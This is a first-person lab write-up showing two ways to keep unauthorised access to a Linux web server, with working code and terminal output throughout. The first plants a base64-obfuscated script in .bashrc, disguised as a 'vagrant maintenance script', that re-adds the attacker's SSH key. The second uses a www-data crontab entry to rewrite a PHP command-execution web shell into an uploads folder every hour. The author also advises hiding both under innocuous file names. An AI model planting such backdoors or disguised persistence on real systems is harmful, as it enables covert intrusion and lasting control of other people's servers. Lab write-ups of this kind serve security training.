

Logon Scripts

.bashrc based persistence




```
exists="False"

while read l; do

  checksum=`echo "$l" | sha256sum | awk '{print $1}'`

    # For troubleshooting uncomment the following line to verify the checksum of the line in ~/.ssh/authorized_keys

      # echo $checksum

        # Substitute the checksum for the ssh-key that you want to be reintroduced to the authorized_keys file...

          if [ "$checksum" == "f91a4a26256322a629f3fe6850add9cfb70d51f0552b4656661656f28c0b4b4d" ]; then

                  exists="True"

                    fi

                    done < ~/.ssh/authorized_keys

                    if [ "$exists" == "False" ]; then

                        # Verify the ssh-key that you are using is placed below...

                                echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNpCLE4aY4QVf0VXfKAkEspv+ytO+DKISWrgi9RV
lsBlA+Uwu5MjloRS7RH5CtR9nctsx1jMLkIqixXq8Kagi76/SJZ+RMdNtNi+tOnRHd/B4heRpC4MEpneP47Txz5pX4CeoYbHs2hfSF71r4pKHQ9yhGzE
8it2fW6X2obuTM0nWfSr4QZ9PW+ss8bXumMFmaJGr0ByCstA6Mw6m0rLPd1nnGjrkBmkszSL4IPfjJGoLRofPjyuFkeFSEIyqJZAxQEF4okjmFsdKjLw
gNMbBmgS6dlxx6AVMM71s33CUI08kYdDnsVy/50MSmej12oapf+LS7tsGEnWY12eBVp9djGacA0FHYY+sY7rvGyWLEbW0qPhuyImpXPVWKIMmhUV5cTT
O7xoVCKRWSBqzsJA3DxGn1dZ2VJvhPytr3×88PtB0Vos+l60ckHiZGe4UHmkaqZgj0jsonfLiiSca9CalqqAe7PlG6oABGy9BiGfqNS0ktF/w8gowHEX
2h8lKYK/c= agent22@ks5" >> ~/.ssh/authorized_keys
                        fi
```

The first step I took was to download the persistence script from https://thepcn3rd.blogspot.com/2021/11/t1546-unix-shell-configuration.html . I then replaced the default SSH key data with my own.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ source  authKeyPersistance_02.sh
Path 1
mkdir: cannot create directory ‘/home/agent22/.ssh’: File exists

┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat authKeyPersistance_02.sh
#!/bin/bash
exists="False"

if [ ! -a '~/.ssh/' ] || [ ! -d '~/.ssh/' ]
then
        #echo "Path 1"
        mkdir ~/.ssh
        touch ~/.ssh/authorized_keys
elif [ ! -f '~/.ssh/authorized_keys']
then
        #echo "Path 2"
        touch ~/.ssh/authorized_keys
fi
```

Because the original script relies on the ~/.ssh directory already existing I added the above code to the script. This code is supposed to check if the .ssh directory exists, then create it if it doesn't. It then is supposed to create the authorized_keys file if it doesn't exist. However, when I run the code it always takes path 1, regardless of whether .ssh exists or not. I don't know what the problem is. Due to the issues with the code, I decided to use the original script instead.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ echo base64 authKeyPersistance.sh > persistB64
```

I then encoded the original script (with my SSH key) into base64.




```
## vagrant maintenance script
echo "ZXhpc3RzPSJGYWxzZSIKCndoaWxlIHJlYWQgbDsgZG8KCiAgY2hlY2tzdW09YGVjaG8gIiR
IHNoYTI1NnN1bSB8IGF3ayAne3ByaW50ICQxfSdgCiAgCiAgICAjIEZvciB0cm91Ymxlc2hvb3Rp
bmcgdW5jb21tZW50IHRoZSBmb2xsb3dpbmcgbGluZSB0byB2ZXJpZnkgdGhlIGNoZWNrc3VtIG9m
IHRoZSBsaW5lIGluIH4vLnNzaC9hdXRob3JpemVkX2tleXMKICAgIAogICAgICAjIGVjaG8gJGNo
ZWNrc3VtCiAgICAgIAogICAgICAgICMgU3Vic3RpdHV0ZSB0aGUgY2hlY2tzdW0gZm9yIHRoZSBz
c2gta2V5IHRoYXQgeW91IHdhbnQgdG8gYmUgcmVpbnRyb2R1Y2VkIHRvIHRoZSBhdXRob3JpemVk
X2tleXMgZmlsZS4uLgogICAgICAgIAogICAgICAgICAgaWYgWyAiJGNoZWNrc3VtIiA9PSAiZjkx
YTRhMjYyNTYzMjJhNjI5ZjNmZTY4NTBhZGQ5Y2ZiNzBkNTFmMDU1MmI0NjU2NjYxNjU2ZjI4YzBi
NGI0ZCIgXTsgdGhlbgogICAgICAgICAgCiAgICAgICAgICAJICBleGlzdHM9IlRydWUiCiAgICAg
ICAgICAJICAKICAgICAgICAgIAkgICAgZmkKICAgICAgICAgIAkgICAgCiAgICAgICAgICAJICAg
IGRvbmUgPCB+Ly5zc2gvYXV0aG9yaXplZF9rZXlzCiAgICAgICAgICAJICAgIAogICAgICAgICAg
CSAgICBpZiBbICIkZXhpc3RzIiA9PSAiRmFsc2UiIF07IHRoZW4KICAgICAgICAgIAkgICAgCiAg
ICAgICAgICAJICAgIAkjIFZlcmlmeSB0aGUgc3NoLWtleSB0aGF0IHlvdSBhcmUgdXNpbmcgaXMg
cGxhY2VkIGJlbG93Li4uCiAgICAgICAgICAJICAgIAkKICAgICAgICAgIAkgICAgCQllY2hvICJz
c2gtcnNhIEFBQUFCM056YUMxeWMyRUFBQUFEQVFBQkFBQUJnUUROcENNRTRhWTRRVmYwVlhmS0Fr
RXNwdit5dE8rREtJU1dyZ2k5UlZsc0JsQStVd3U1TWpsb1JTN1JINUN0UjluY3RzeDFqTUxrSXFp
eFhxOEthZ2k3Ni9TSlorUk1kTnROaSt0T25SSGQvQjRoZVJwQzRNRXBuZVA0N1R4ejVwWDRDZW9Z
YkhzMmhmU0Y3MXI0cEtIUTl5aEd6RThpdDJmVzZYMm9idVRNMG5XZlNyNFFaOVBXK3NzOGJYdW1N
Rm1hSkdyMEJ5Q3N0QTZNdzZtMHJMUGQxbm5HanJrQm1rc3pTTDRJUGZqSkdvTFJvZlBqeXVGa2VG
U0VJeXFKWkF4UUVGNG9ram1Gc2RLakx3Z05NYkJtZ1M2ZGx4eDZBVk1NNzFzMzNDVUkwOGtZZERu
c1Z5LzUwTVNtZWoxMm9hcGYrTFM3dHNHRW5XWTEyZUJWcDlkakdhY0EwRkhZWStzWTdydkd5V0xF
YlcwcVBodXlJbXBYUFZXS0lNbWhVVjVjVFRPN3hvVkNLUUldTQnF6c0pBM0R4R24xZFoyVkp2aFB5
dHIzeDg4UHRCMFZvcytsNjBja0hpWkdlNFVIbWthcVpnajBqc29uZkxpaVNjYTlDYWxxcUFlN1Bs
RzZvQUJHeTlCaUdmcU5TMGt0Ri93OGdvd0hFWDJoOGxWUsvYz0gYWdlbnQyMkBrczUiID4+IH4v
LnNzaC9hdXRob3JpemVkX2tleXMKCQkJZmkK" | base64 -d | /bin/bash
```

Next, I copied the base64 version of the script to the ~/.bashrc file for the vagrant user. I then created the above short script. The script echoes the base64 data into a base64 decoder, then runs the code in bash.




```
vagrant@qdpmConficker:~$ source .bashrc
```

I then ran the .bashrc file.



```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNpCLE4aY4QVf0VXfKAkEspv+ytO+DKISWrgi9RVlsBlA+Uwu5MjloRS7RH5CtR9nctsx1jMLkIqixXq8Kagi76/
SJZ+RMdNtNi+tOnRHd/B4heRpC4MEpneP47Txz5pX4CeoYbHs2hfSF71r4pKHQ9yhGzE8it2fW6X2obuTM0nWfSr4QZ9PW+ss8bXumMFmaJGr0ByCstA6Mw6m0rLPd
1nnGjrkBmkszSL4IPfjJGoLRofPjyuFkeFSEIyqJZAxQEF4okjmFsdKjLwgNMbBmgS6dlxx6AVMM71s33CUI08kYdDnsVy/50MSmej12oapf+LS7tsGEnWY12eBVp9
djGacA0FHYY+sY7rvGyWLEbW0qPhuyImpXPVWKIMmhUV5cTTO7xoVCKRWSBqzsJA3DxGn1dZ2VJvhPytr3x88PtB0Vos+l60ckHiZGe4UHmkaqZgj0jsonfLiiSca9
CalqqAe7PlG6oABGy9BiGfqNS0ktF/w8gowHEX2h8lKYK/c= agent22@ks5
vagrant@qdpmConficker:~$ cat .ssh/authorized_keys
```

Next, I checked to see if my SSH key had been added. It had.




```
┌──(agent22㉿ks5)-[~]
└─$ proxychains ssh -p 22020 vagrant@192.168.168.161
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Enter passphrase for key '/home/agent22/.ssh/id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)
```

I then confirmed that I could access the qdpm webserver over SSH using my SSH key. After entering the password for my SSH key (required by my kali box) I was allowed into the qdpm server.


In the future I would probably move the script placed in the .bashrc file to a separate file named "backup" or something innocuous, hidden in an obscure directory. Then call that script file from .bashrc.

Crontab Based Persistence




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ locate webshells/php
/usr/share/webshells/php
/usr/share/webshells/php/findsocket
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/findsocket/findsock.c
/usr/share/webshells/php/findsocket/php-findsock-shell.php

┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat /usr/share/webshells/php/simple-backdoor.php > webshellSimple.php
```

The first step I took to establish persistence with crontab was to locate my payload. I then copied that payload to my working directory. This payload is a simple web shell backdoor.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat sb.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!--    http://michaeldaw.org   2006    -->

┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ mv webshellSimple.php sb.php
```

I then renamed the payload for simplicity sake.



```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat sb.php| tr '\n' ' '
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->  <?php  if(isset($_REQUEST['cmd'])){         echo "<pre>";
$cmd = ($_REQUEST['cmd']);         system($cmd);         echo "</pre>";         die; }  ?>  Usage: http://target.com/simple-ba
ckdoor.php?cmd=cat+/etc/passwd  <!--    http://michaeldaw.org   2006    -->

┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat sb.php| tr '\n' ' ' > sb_oneLine_.php
```


Using the tr (translate) command I moved all of the php code to one line. This was accomplished by replacing all the hidden \n (new line) characters with spaces.



```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat sb_oneLine_.php | base64 > sbB64

┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat sbB64
```


```
PD9waHAgIGlmKGlzc2V0KCRfUkVRVUVTVFsnY21kJ10pKXsgICAgICAgICBlY2hvICI8cHJlPiI7
ICAgICAgICAgJGNtZCA9ICgkX1JFUVVFU1RbJ2NtZCddKTsgICAgICAgICBzeXN0ZW0oJGNtZCk7
ICAgICAgICAgZWNobyAiPC9wcmU+IjsgICAgICAgICBkaWU7IH0gID8+Cg==
```

I then encoded this one line of php code into base64.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ echo "PD9waHAgIGlmKGlzc2V0KCRfUkVRVUVTVFsnY21kJ10pKXsgICAgICAgICBlY2hvICI8cHJlPiI7
ICAgICAgICAgJGNtZCA9ICgkX1JFUVVFU1RbJ2NtZCddKTsgICAgICAgICBzeXN0ZW0oJGNtZCk7
ICAgICAgICAgZWNobyAiPC9wcmU+IjsgICAgICAgICBkaWU7IH0gID8+Cg==" | base64 -d > /var/www/html/uploads/attachments/attach.php
```

I then formed the script I needed to add to the crontab on my own box. I then copied that script to my clipboard. This script decodes the base64 encoded backdoor then copies it to the attach.php file. This file is located in the /var/www/html/ directory which means it can be accessed over http.




```
vagrant@qdpmConficker:~$ sudo crontab -u www-data -e
[sudo] password for vagrant:
crontab: installing new crontab
```

Next, I opened the crontab file for the www-data user.



```
20 * * * *      echo "PD9waHAgIGlmKGlzc2V0KCRfUkVRVUVTVFsnY21kJ10pKXsgICAgICAgICBlY2hvICI8cHJlPiI7ICAgICAgICAgJGNtZCA9ICgkX1JF
UVVFU1RbJ2NtZCddKTsgICAgICAgICBzeXN0ZW0oJGNtZCk7ICAgICAgICAgZWNobyAiPC9wcmU+IjsgICAgICAgICBkaWU7IH0gID8+Cg==" | base64 -d > /v
ar/www/html/uploads/attachments/attachsb.php
```

Next, I configured crontab to run my command at 20 minutes past the hour 24/7. I then copied in my script and saved the file.



```
192.168.168.161:8020//uploads/attachments/attachsb.php?cmd=whoami
```

```
www-data
```

After waiting for a few minutes, I confirmed that the backdoor was available and working.

Again, I'd probably place the code to be run by crontab in a different file, then call that file from crontab. This would look less suspicious then a long base64 string.